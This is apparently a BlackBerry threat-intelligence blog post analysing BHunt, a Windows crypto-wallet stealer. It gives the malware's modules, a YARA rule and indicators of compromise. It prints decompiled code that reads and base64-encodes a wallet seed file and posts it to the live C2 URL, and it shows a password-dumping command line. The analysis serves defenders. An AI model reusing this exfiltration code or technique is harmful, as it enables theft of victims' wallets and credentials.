
Threat Thursday: BHunt Scavenger Harvests Victims' Crypto Wallets

blogs.blackberry.com/en/2022/02/threat-thursday-bhunt-scavenger

The BlackBerry Research & Intelligence Team




The fast-rising popularity of cryptocurrency is creating a gold-rush mentality among malware authors. Crypto as a form of payment has become a backbone of the ransomware business, but some criminals are taking a more direct approach, going straight at stealing the contents of victims' crypto wallets. To do this, BHunt scavenges systems for access to a victim's cryptocurrency, while trying to hide its activities on the system and to slow analysis in a variety of ways.

BHunt's primary goal is to harvest the victim's crypto wallets. It also attempts to steal browser passwords in the process, which is likely intended to help it find login credentials stored there for online crypto accounts, along with online banking or social media accounts that could be used for financial gains. In certain situations (which we will cover below), BHunt will also deploy a crypto miner to the victim's device or monitor the victim's clipboard for security passphrases.

This threat tries to slow analysis by obfuscating files with commercial binary packers and splitting its functionality across multiple files. BHunt also takes it a step further by leveraging legitimate tools for nefarious purposes.


In this blog, we will delve into the inner workings of BHunt to show how it is built to achieve its goals.

Operating System



Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact




Impact	High
Risk	Medium

Technical Analysis

BHunt was initially discovered late last year by Bitdefender, who reported that the infection began with a dropper that was likely packaged with Key Management Service (KMS) cracking utilities. These utilities are popular tools designed to bypass Microsoft’s KMS, to illegally activate Microsoft® products such as Windows® 10.

The droppers are written to C:\\\Windows\System32 as "msn.exe” or “msh.exe,” to masquerade as a Microsoft file that the victim might expect to find in a system directory. The threat actors packed the sample with VMProtect to hide their contents, and they also embedded a certificate from “Piriform Ltd” to help the file appear legitimate. Piriform Software Ltd. is the company that developed the popular PC optimization tool “CCleaner,” and was purchased by security company Avast in 2017.

Upon closer inspection, we can see that the certificate shown below does not match the actual contents of the binary and is recognized as invalid, as seen in Figure 1.



Digital Signature Information

This digital signature is not valid.

Signer information


Name:	Piriform Ltd
E-mail:	Not available
Signing time:	Monday, June 1, 2015 6:27:21 PM

Countersignatures

Name of signer:	E-mail ...	Timestamp
Symantec Time...	Not av...	Monday, J...

Figure 1 - Piriform's signature is recognized as invalid

Next, the dropper writes its core file, an un-obfuscated .NET executable named BHunt, to AppData\Roaming\mscrlib.exe. As shown in Figure 2, BHunt consists of multiple functions/modules:



```
◢ ⊷ BHUNT (1.0.0.0, x64, .Net Framework v3.5)
  ▷ Metadata
  ▷ References
  ▷ Resources
  ◢ {} BHUNT
    ◢ Module1
      ▷ Base types
        blackjack():void
        chaos_crew():void
        drp(string path, byte[] res):void
        golden7():void
        log():void
        Main():void
        mrpropper():void
        rdr(string path):object
        SendPostData(string site, string message):void
        Sweet_Bonanza():void
  ▷ {} BHUNT.My
  ▷ {} BHUNT.My.Resources
```

```
namespace BHUNT
{
  [StandardModule]
  internal sealed class Module1
  {
    [STAThread]
    [MethodImpl(MethodImplOptions.NoInlir
    public static void Main()
    {
      Module1.Sweet_Bonanza();
      Module1.log();
      Module1.blackjack();
      Module1.chaos_crew();
      Module1.golden7();
      Module1.mrpropper();
      ProjectData.EndApp();
    }

    private static void mrpropper()
    {
      try
      {
        string str = Environment.ExpandEr
        Module1.drp(str, (byte[]) BHUNT.M
```

Figure 2 - BHunt's modular functions

The purpose of each module is as follows:


Log

The Log function is an initial survey that reports back to BHunt's command-and-control (C2) server about the presence of various crypto wallets on targeted machines. It checks for the presence of wallets for cryptocurrencies including Atomic, Bitcoin, Electrum, Ethereum, Exodus, Jaxx and Litecoin. This function also checks to see if BHunt has access to the user's clipboard, by attempting to store a string in the clipboard and then trying to retrieve it.

Blackjack

The Blackjack function is responsible for stealing wallet files. Although the Log function reports on the discovery of specific crypto wallets, Blackjack sweeps the users %AppData% folder for any files called "wallet.dat." If a file by this name is found, both its contents and location are sent back to BHunt's C2.

The malware authors also accounted for the fact that Exodus uses a different wallet-naming convention, searching for an %AppData%\Exodus\exodus.wallet folder. It then sends any files in that folder back to the C2, again including both the contents and location.




```
if (!Directory.Exists(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Exodus\\exodus.wallet"))
  return;
string[] files2 = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Exodus\\exodus.wallet", "*.*");
int num2 = checked (files2.Length - 1);
```

Figure 3 - Blackjack's original code

In more recent versions of BHunt, the Blackjack function was updated to be more specific, searching only for the presence of an %AppData%\Exodus\exodus.wallet\seed.seco file, thus reducing the volume of files being sent back to the C2.

Extra code was also added to search for an %AppData%\Electrum\wallets folder, sending back all files contained in that particular folder.



```
if (Directory.Exists(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Exodus\\exodus.wallet\\seed.seco"))
{
  string base64String = Convert.ToBase64String(System.IO.File.ReadAllBytes(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Exodus\\exodus.wallet\\seed.seco"));
  Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "blackjack=:=========================:" + Environment.UserName.ToString() + ":========================
}
if (!Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Electrum")))
  return;
string[] files2 = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Electrum", "*.*");
```

Figure 4 - Blackjack's updated code

Sweet_Bonanza

The Sweet_Bonanza function attempts to steal the victim's browser passwords. It starts by extracting a binary called "bonanza" out of its resources, which is then written to %AppData%\bonanza.exe.

This file is then run with the following command line:

"%AppData%\\bonanza.exe /stext %AppData%\\bonanza"

This binary, like those used in the other stages, is also packed. Upon running the binary, it becomes clear that the file is NirSoft's WebBrowserPassView tool. From their website, we can see that the "/stext" command is used to "save the passwords list into a regular text file."

After running the file, this output is sent back to the C2.

Golden7

Golden7 starts by searching across all Firefox profile data for the string "accountToken." Once it finds a file containing the string, it then searches for an associated .SQLITE database file. Firefox often has handles to these files open, which prevents their deletion. The malware terminates any running instances of Firefox, enabling it to delete these database files after sending them back to the C2.

Golden7 then searches for the presence of Google Chrome™ and an extension called MetaMask, which is used to integrate an Ethereum wallet into the browser. If the extension is found, then this stage terminates Chrome and searches the extension folder for any files with "ldb" in their extension. These files are then sent to the C2 and deleted locally.

If either the Chrome or Firefox step is successful, then another resource named "golden7" is written to "%appdata%\\MS Office.exe," and persisted using an autorun registry key.

Like the dropper stages, this binary is also obfuscated, this time with a packer called Themida. After dumping the unpacked executable from memory, we find that Golden7 is revealed as another .NET executable.

The function of this program is to periodically check the victim's clipboard for a string containing 12 or 13 words. This string format is commonly used by crypto wallets for recovery passphrases. Upon finding a string that matches the criteria, the string is sent back to the C2.

Chaos_crew

Like Sweet_Bonanza and Golden7, the Chaos_crew function also writes a binary from its resources to disk. The resource named "chaos_crew" is written to "%AppData%\\Outllook.exe" and is persisted via an autorun registry key.

Like the Golden7 binary, Chaos_crew is also packed with Themida. After following the same unpacking technique, we find that it is yet another .NET binary. Chaos_crew is much more complicated than Golden7, but for brevity's sake we will focus on its core functionality.

Chaos_crew reaches out to two unique Pastebin links to retrieve some encrypted data. The first encrypted blob is some configuration data with references to the CPU and GPU that the malware saves into the registry. The second encrypted blob gets used in a function called "dwfiles," which downloads files and places them in the "%AppData%\Scype" folder.

After this function, Chaos_crew attempts to create the following processes:

- "%AppData%\Scype\svx.exe"
- "%AppData%\Scype\a\svc.exe"


These Pastebins are no longer hosted, so we have not been able to confirm exactly what data was downloaded. Searching on VirusTotal revealed that a file with the name %AppData%\scype\a\svc.exe had been seen previously.

Upon further investigation, we found this file to be XMRig, a high-performance crypto miner. This lines up with our earlier findings about CPU and GPU configuration data. There is another function in Chaos_crew called "vidcheck" which queries the GPU type, and which also corroborates our findings. It appears that the purpose of the Chaos_crew function is to evaluate the suitability of the victim's system for the purposes of installing a crypto miner.

Copier

During our research, we also found a peculiar .NET binary that we believe to be part of the same malware campaign. Its sole purpose is to copy the file %AppData%\Scype\a\svx.exe, if it exists, to %AppData%\Scype\a\svc.exe.

What the malware authors were hoping to achieve with this function is a mystery, given that the path referenced in Chaos_crew is %AppData%\Scype\svx.exe (note the lack of an "a" directory in the path).


c (1.0.0.0, x64, .Net Framework v3.5)
Metadata
References
Resources
c
Form1
Base types
Inheritors
Form1()
Dispose(bool disposing):void
Form1_Load(object sender, EventArgs e
InitializeComponent():void
_ENCAddToList(object value):void
components:IContainer
_ENCList:List<WeakReference>
c.My
c.My.Resources
Resources
Base types
Culture:CultureInfo
ResourceManager:ResourceManager

```
      this.AutoScaleMode = AutoScaleMode.Font;
      this.ClientSize = new Size(116, 0);
      this.Name = nameof (Form1);
      this.Text = nameof (Form1);
      this.ResumeLayout(false);
    }

    [MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
    private void Form1_Load(object sender, EventArgs e)
    {
      Thread.Sleep(1000);
      string destinationFileName = Environment.ExpandEnvironmentVariables("%appdata%") + "\\Scype\\a\\svc.exe";
      string str = Environment.ExpandEnvironmentVariables("%appdata%") + "\\Scype\\a\\svx.exe";
      if (MyProject.Computer.FileSystem.FileExists(str))
        MyProject.Computer.FileSystem.CopyFile(str, destinationFileName);
      ProjectData.EndApp();
    }
  }
}
```

Figure 5: Copier’s sole functionality

Conclusion

BHunt’s strategy of dropping multiple files to disk is a devious way of spreading out the risk of detection across its components. Making use of legitimate tools such as Nirsoft’s WebBrowserPassView also makes it more difficult to detect these components of the malware on the victim’s system. Security products need to distinguish the context in which the legitimate binaries are being used, which is no easy feat for legacy antivirus software.

As cryptocurrencies continue to gain in popularity, threat actors will continue to pursue this financial incentive with increasingly complex and stealthy crypto-stealers keeping defenders on their toes.

YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"

rule Mal_Infostealer_Win64_BHunt_2022_01_28
{
meta:
        description = "Detects BHunt Malware Infostealer"
        author = "BlackBerry Research & Intelligence Team"
        date = "Jan 28th 2022"
        license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or
organization, as long as you use it under this license and ensure originator credit
in any derivative to The BlackBerry Research & Intelligence Team"

strings:
// C2
$s1 = "http://minecraftsquid.hopto.org/ifo.php" wide
// Name of assembly in metadata
$s2 = "BHUNT" wide
// Outlook misspelled in reg key
$s3 = "Outllook" wide

condition:
// MZ Header
uint16(0) == 0x5a4d and
// is a .NET binary
pe.data_directories[pe.IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR].size != 0
and
all of ($s*)
}
```

Indicators of Compromise (IoCs)

C2
http[://]minecraftsquid[.]hopto[.]org/ifo[.]php

Encrypted Data For Chaos_crew
https[://]pastebin[.]com/raw/EGRcZWCa
https[://]pastebin[.]com/raw/HMaz9edN

BHunt
CFE45218711E6C3B01AC81548F0C96D43CFF41DBFE0FDC29E2CCDCBA61DC1C84
B32C9C13AE27898F77BD6C3484FDE6539DDC142798EB697EF5CBBCBB63A121B3
B1F1D05C13E416402AE7E32ADE9D49F2F058E04CFBF6880BA7719B4383E4AAC5

Bonanza.exe
BE43E2437578E7BE2E2D08E389B9C02394BD66782DC6508302696C68E1BC6AE0

Outllook.exe
5C275655655CC2A1ACC91D8FEC801E4D20EFB717484FF7897EE49BF155EC2141

MS Office.exe
23751B815EFC2330051CC516BAEF1E1AA36C5E9EB8F515229535AC962B7DD0C9

Mrpropper Cleaner
C8BD186C08BDB019CC1F6CF01CB94910082AE02A2A3AD065E90340723E9320FE

XMrig miner believed to be %APPDATA%\scype\a\svc.exe
592F207C7A28AF0C70217B497356C10FE35A8677F68DA60650FDCEEE4D8310BE

Copier
70CC9D323EB0ABE1263B51D44DEEDD6D72EE87863176ED1C67746F35AEB41535

BlackBerry Assistance

If you’re battling this malware or a similar threat, you’ve come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back